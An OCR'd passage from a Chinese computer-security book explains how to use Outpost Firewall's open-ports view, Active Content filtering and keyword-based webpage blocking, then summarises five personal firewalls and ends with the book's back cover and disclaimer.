


图 13-57 网络活动界面

单击左侧列表中的【开启端口】项（如图 13-58 所示），就会在其下方展开当前打开的端口号及协议，在右侧窗口中则可以列出包括进程名称、本地地址、本地端口和协议等详细的信息。双击进程名称，还可以列出该进程的开始时间及持续时间。

6．插件功能

在浏览网页、收发邮件时，可能会存在对系统造成危害的某些脚本和附件，对此用户可以利用“Outpost Firewall”默认的插件去做好预防工作。

在程序主界面中，选择主菜单【选项】中的【插件】标签项，在出现的对话框中选择【Active Content 过滤】选项，然后单击【启动】按钮，就可以使过滤插件生效。这样便可以有效地防范某些脚本和附件的危害了，如图 13-59 所示。




图 13-58　开启端口界面



图 13-59　开启 Active Content 过滤

Outpost Firewall 所自带的插件共有 6 项，用户还可以对它们进行一系列设置来实现自己的要求，如为防止使用本机的用户去搜索那些不健康的网页。采用搜索关键词进行过滤的方法如下。

（1）在 Outpost Firewall 主界面中，单击左侧列表中的【插件】选项，在展开的下级菜单中选择【内容】选项。在该选项上单击鼠标右键，在弹出的菜单中选择【属性】选项，如图 13-60 所示。

（2）在弹出的对话框中选择【通过关键字拦截】标签，勾选页面中的【拦截包含特定关键字的网页】项，在文本框中输入打算过滤的关键字后，单击【添加】按钮，最后单击【确定】按钮结束，如图 13-61 所示。

评价：

本防火墙具有一般防火墙常有的应用程序访问规则控制以外，还有独特的私人信息保护（防止密码泄露）、内容管理（防止自己的孩子或员工查看不合适的网页内容，允许按特定关键字以及特定网址进行过滤）、DNS 缓存保护、Web 页交互元素控制（过滤用户不需要的如 GIF/ActvieX/Flash/图片等界面元素）、反间谍软件（带有类似杀毒软件实时监控，防止恶意软件的入侵）、特定应用程序行为控制等独特的自我保护机制，可以防止 Outpost 自身被恶意软

件非法终止或运行所需的文件被篡改。Outpost 在《PC Professionell》杂志举办的测试中获得了 88.5 的高分，并在《CHIP!》杂志的防火墙功能性评选中胜过了著名的 Zone Alarm 和 Tiny。笔者认为，无论是何种类型的用户都可以使用 Outpost Firewall 来保护自己的计算机。



图 13-60 插件属性设置



图 13-61 【通过关键字拦截】标签页面

13.7 总结

本章所介绍的 5 种防火墙是目前互联网世界中几款优秀的个人防火墙，这几款防火墙面对的却是几种完全不同的用户群体。

- Windows 防火墙是每个 Windows 用户的系统中都自带的简易防火墙，笔者建议除了那些暂时无法获得其他防火墙的用户或专业防火墙出现无法预知的错误时才将其作为保护个人计算机安全的屏障。
- 天网防火墙是笔者本次推荐的惟一一款国产防火墙，虽然该防火墙已经代表了国内同类软件的顶尖水平，不过与本书中介绍的其他防火墙相比，在安全性方面仍然有着不小的差距。对于计算机初学者来说，简单易用、且辅助功能强大的国产软件永远都是不二的选择。
- 黑冰是反黑客技术上的佼佼者。
- Comodo 和 Outpost 这两款防火墙除了拥有强大的安全性外，Comodo 具有体积小巧、占用资源少，而且是一款免费软件。Outpost 最大的特点就是功能全面，几乎所有安全类软件拥有的功能 Outpost 都拥有。

信息安全大系

加密与解密
实战全攻略

本书特色

只要有一些网络技术基础就可以看懂集典型工具应用、案例实战于一体的加密与解密知识

需要声明的是，本书的目的在于普及网络安全知识，增强读者防范病毒及木马攻击的能力，并通过学习相应的防范技术来进一步保护信息、数据的安全，绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任，请读者自觉遵守国家相关法律

封面设计：董福彬

分类建议：计算机 / 网络技术
人民邮电出版社网址：www.ptpress.com.cn

ISBN 978-7-115-21464-5

ISBN 978-7-115-21464-5

定价：35.00 元